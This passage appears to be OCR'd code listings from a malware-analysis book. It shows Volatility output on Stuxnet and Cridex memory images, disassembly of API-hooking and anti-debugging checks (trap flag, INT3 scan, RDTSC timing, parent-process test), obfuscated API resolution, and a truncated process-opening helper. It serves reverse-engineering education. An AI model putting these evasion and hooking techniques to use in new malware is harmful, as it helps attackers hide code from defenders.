
```
root@test:~/Downloads# python volatility-master/vol.py -f stuxnet.vmem hollowfind
Volatility Foundation Volatility Framework 2.6
Hollowed Process Information:
        Process: lsass.exe PID: 1928
        Parent Process: services.exe PPID: 668
        Creation Time: 2011-06-03 04:26:55 UTC+0000
        Process Base Name(PEB): lsass.exe
        Command Line(PEB): "C:\WINDOWS\\system32\\lsass.exe"
        Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy

VAD and PEB Comparison:
        Base Address(VAD): 0x1000000
        Process Path(VAD):
        Vad Protection: PAGE_EXECUTE_READWRITE
        Vad Tag: Vad

        Base Address(PEB): 0x1000000
        Process Path(PEB): C:\WINDOWS\system32\lsass.exe
        Memory Protection: PAGE_EXECUTE_READWRITE
        Memory Tag: Vad

Disassembly(Entry Point):
        0x010014bd e95f1c0000       JMP 0x1003121
        0x010014c2 0000             ADD [EAX], AL
        0x010014c4 0000             ADD [EAX], AL
        0x010014c6 0000             ADD [EAX], AL
```

```
root@test:~/Downloads# python volatility-master/vol.py -f stuxnet.vmem hollowfind -D ./dump
Volatility Foundation Volatility Framework 2.6
Hollowed Process Information:
       Process: lsass.exe PID: 1928
```



```
.text:1000C5D3 loc_1000C5D3:                           ; CODE XREF: CopyAPIFirstInstructions+61↑j
.text:1000C5D3                                         ; CopyAPIFirstInstructions+6C↑j ...
.text:1000C5D3                 push    edi
.text:1000C5D4                 mov     edx, esi
.text:1000C5D6                 mov     ecx, ebx
.text:1000C5D8                 call    memcpy
.text:1000C5DD                 test    [esp+24h+var_C], 80h
.text:1000C5E2                 pop     ecx
.text:1000C5E3                 jz      short loc_1000C5FB
.text:1000C5E5                 cmp     edi, 5
.text:1000C5E8                 jnz     short loc_1000C60E
.text:1000C5EA                 mov     al, [esi]
.text:1000C5EC                 cmp     al, 0E8h        ; call opcode (0xE8 represents a call instruction)
.text:1000C5EE                 jz      short loc_1000C5F4
.text:1000C5F0                 cmp     al, 0E9h        ; far jmp opcode (0xE9 represents a far jmp instruction)
.text:1000C5F2                 jnz     short loc_1000C60E
.text:1000C5F4
.text:1000C5F4 loc_1000C5F4:                           ; CODE XREF: CopyAPIFirstInstructions+B2↑j
.text:1000C5F4                 mov     eax, esi
.text:1000C5F6                 sub     eax, ebx
.text:1000C5F8                 add     [ebx+1], eax
.text:1000C5FB
.text:1000C5FB loc_1000C5FB:                           ; CODE XREF: CopyAPIFirstInstructions+A7↑j
.text:1000C5FB                 add     ebp, edi
.text:1000C5FD                 add     esi, edi
.text:1000C5FF                 add     ebx, edi
.text:1000C601                 cmp     ebp, 5          ; The minimum length for all copied instructions
.text:1000C604                 jb      Loop
.text:1000C60A                 mov     eax, ebp
.text:1000C60C                 jmp     short loc_1000C610
```


```
C:\Cridex>vol.exe -f cridex.vmem --profile=WinXPSP2x86 apihooks -p 1640
Volatility Foundation Volatility Framework 2.6
**************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1640 (reader_sl.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: ntdll.dll!LdrLoadDll at 0x7c9163a3
Hook address: 0x3da300
Hooking module: <unknown>

Disassembly(0):
0x7c9163a3 e9583fac83       JMP 0x3da300
0x7c9163a8 68f864917c       PUSH DWORD 0x7c9164f8
0x7c9163ad e8f984ffff       CALL 0x7c90e8ab
0x7c9163b2 a1c8b0977c       MOV EAX, [0x7c97b0c8]
0x7c9163b7 8945e4           MOV [EBP-0x1c], EAX
0x7c9163ba 8b               DB 0x8b

Disassembly(1):
0x3da300 8b442410         MOV EAX, [ESP+0x10]
0x3da304 8b4c240c         MOV ECX, [ESP+0xc]
0x3da308 8b542408         MOV EDX, [ESP+0x8]
0x3da30c 56               PUSH ESI
0x3da30d 50               PUSH EAX
0x3da30e 8b44240c         MOV EAX, [ESP+0xc]
0x3da312 51               PUSH ECX
0x3da313 52               PUSH EDX
0x3da314 50               PUSH EAX
0x3da315 e8               DB 0xe8
0x3da316 56               PUSH ESI
0x3da317 6d               INS DWORD [ES:EDI], DX
```


IAT Hooking
Application Code
push strFileName
call CreateFile
...
Import Address Table
jmp CreateFile
jmp GetProcAddress
jmp LocalFree
...
CreateFile()
mov edi, edi
push ebp
mov ebp, esp
push [ebp][8]
...
Hooked call
Returning control
Original flow
After hooking
Rootkit code processing arguments

Chapter 5: Bypassing Anti-Reverse Engineering Techniques


```
         ff ff
0040105d 6a 00          PUSH        0x0
0040105f 6a 18          PUSH        0x18
00401061 68 00 30       PUSH        ProcessInfo
         40 00
00401066 6a 00          PUSH        PROCESS_BASIC_INFORMATION
00401068 6a ff          PUSH        -0x1
0040106a e8 cd ff       CALL        NtQueryInformationProcess
         ff ff
0040106f 58             POP         EAX
00401070 bb 00 30       MOV         EBX,ProcessInfo
         40 00
00401075 39 43 14       CMP         dword ptr [EBX + offset ProcessInfo.ParentProcessID],EAX
00401078 75 07          JNZ         LAB_00401081
0040107a 6a 00          PUSH        0x0
0040107c e8 8b ff       CALL        ExitProcess
         ff ff
```

```
                        Loop                                    XREF[1]:
00401033 80 38 cc       CMP         byte ptr [EAX]=>LAB_00401048,0xcc
00401036 74 21          JZ          Debugger_Detected
00401038 40             INC         EAX
00401039 49             DEC         ECX
0040103a 75 f7          JNZ         Loop
0040103c be 00 00       MOV         ESI,0x0
         00 00
00401041 6a 00          PUSH        0x0
00401043 e8 b8 ff       CALL        ExitProcess
         ff ff
```





```
text:00401016                   push    ss
text:00401017                   pop     ss
text:00401018                   pushf
text:00401019                   mov     eax, [esp]
text:0040101C                   and     eax, 100h
text:00401021                   jnz     short Debugger_Detected
text:00401023                   push    0               ; uExitCode
text:00401025                   call    ExitProcess
```

```
00401010 0f 31          RDTSC
00401012 50             PUSH        EAX
00401013 33 c0          XOR         EAX,EAX
00401015 0f 31          RDTSC
00401017 2b 04 24       SUB         EAX,dword ptr [ESP]=>local_4
                    ; more than 20 milliseconds, detect a single-stepping
0040101a 83 f8 20       CMP         EAX,0x20
0040101d 77 07          JA          Debugger_Detected
0040101f 6a 00          PUSH        0x0
00401021 e8 da ff       CALL        ExitProcess
```





```
0040100F    CC          INT3
00401010  - EB FE       JMP SHORT trace_Tr.<ModuleEntryPoint>
00401012  . 6A FF       PUSH -1
```

```
typedef struct _IMAGE_TLS_DIRECTORY64 {
    ULONGLONG   StartAddressOfRawData;
    ULONGLONG   EndAddressOfRawData;
    ULONGLONG   AddressOfIndex;         // PDWORD
    ULONGLONG   AddressOfCallBacks;     // PIMAGE_TLS_CALLBACK *;
    DWORD   SizeOfZeroFill;
    DWORD   Characteristics;
} IMAGE_TLS_DIRECTORY64;
typedef IMAGE_TLS_DIRECTORY64 * PIMAGE_TLS_DIRECTORY64;

typedef struct _IMAGE_TLS_DIRECTORY32 {
    DWORD   StartAddressOfRawData;
    DWORD   EndAddressOfRawData;
    DWORD   AddressOfIndex;             // PDWORD
    DWORD   AddressOfCallBacks;         // PIMAGE_TLS_CALLBACK *
    DWORD   SizeOfZeroFill;
    DWORD   Characteristics;
} IMAGE_TLS_DIRECTORY32;
typedef IMAGE_TLS_DIRECTORY32 * PIMAGE_TLS_DIRECTORY32;
```




```
00401005    8BF0            MOV ESI,EAX
00401007    3E:8A00         MOV AL,BYTE PTR DS:[EAX]
0040100A    84C0            TEST AL,AL
0040100C  v 74 4D           JE SHORT Test.0040105B
0040100E    53              PUSH EBX
0040100F    3E:8F05 74F940  POP DWORD PTR DS:[40F974]
00401016    D3DB            RCR EBX,CL
00401018    0FCB            BSWAP EBX
0040101A    68 5D104000     PUSH Test.0040105D
0040101F    5B              POP EBX
00401020    3E:8903         MOV DWORD PTR DS:[EBX],EAX
00401023    43              INC EBX
00401024    0FBDC2          BSR EAX,EDX
00401027    A9 46A978DC     TEST EAX,DC78A946
0040102C    8BC2            MOV EAX,EDX
0040102E    90              NOP
0040102F    90              NOP
00401030    42              INC EDX
00401031    52              PUSH EDX
00401032    FE0C24          DEC BYTE PTR SS:[ESP]
00401035    4A              DEC EDX
00401036    B6 86           MOV DH,86
00401038    B3 27           MOV BL,27
0040103A    B8 7CFAA17F     MOV EAX,7FA1FA7C
0040103F  v EB 01           JMP SHORT Test.00401042
00401041    90              NOP
00401042    0FBCC2          BSF EAX,EDX
00401045    3E:C705 FC8841  MOV DWORD PTR DS:[4188FC],0
00401050    2D 210DE8B9     SUB EAX,B9E80D21
00401055    69DA E577D49D   IMUL EBX,EDX,9DD477E5
```




```
0041478D                push    0C82D5F77h      ; func_hash
00414792                push    0F734E815h      ; library_hash
00414797                call    resolve         ; getsockname
0041479C                lea     ecx, [esi+80h]
004147A2                push    ecx
004147A3                push    esi
004147A4                push    [esp+10h+arg_0]
004147A8                call    eax
```

```
push    eax
push    311721AFh
push    3116D01Fh
call    obfuscated_fn_call_40 ; call strlen
```



```
0041AC00
0041AC00
0041AC00                ; Does a function call according to the previous arguments
0041AC00                ; Attributes: bp-based frame
0041AC00
0041AC00                obfuscated_fn_call_40 proc near
0041AC00
0041AC00                arg_0= dword ptr  8
0041AC00                arg_4= dword ptr  0Ch
0041AC00                arg_8= dword ptr  10h
0041AC00
0041AC00                ; FUNCTION CHUNK AT 0043B850 SIZE 00000008 BYTES
0041AC00
0041AC00 55             push    ebp
0041AC01 89 E5          mov     ebp, esp
0041AC03 50             push    eax
0041AC04 8B 45 04       mov     eax, [ebp+4]
0041AC07 89 45 10       mov     [ebp+arg_8], eax
0041AC0A 8B 45 0C       mov     eax, [ebp+arg_4]
0041AC0D 33 45 08       xor     eax, [ebp+arg_0]
0041AC10 E9 3B 0C 02 00 jmp     loc_43B850
0041AC10                obfuscated_fn_call_40 endp
0041AC10
```


```
0043B850                ; START OF FUNCTION CHUNK FOR obfuscated_fn_call_40
0043B850
0043B850                loc_43B850:
0043B850 01 45 04       add     [ebp+4], eax
0043B853 58             pop     eax
0043B854 C9             leave
0043B855 C2 08 00       retn    8
0043B855                ; END OF FUNCTION CHUNK FOR obfuscated_fn_call_40
```

```
push    56h ; 'V'
call    register_push_0 ; push edi
push    55h ; 'U'
call    register_push_0 ; push esi
```


```
//////////////////////////////////////////////////////////////////////////
// opens process
HANDLE ProcOpenProcessByNameW( PWSTR ProcessName, DWORD dwDesiredAccess )
{
	HANDLE hProcessSnap = INVALID_HANDLE_VALUE;
	HANDLE hProcess = NULL;
	PROCESSENTRY32W pe32;
	DWORD Error = ERROR_FILE_NOT_FOUND;

	// Take a snapshot of all processes in the system.
	hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
	if( hProcessSnap == INVALID_HANDLE_VALUE )
	{
		return NULL;
	}

	// Set the size of the structure before using it.
	pe32.dwSize = sizeof( PROCESSENTRY32W );

	// Retrieve information about the first process,
	// and exit if unsuccessful
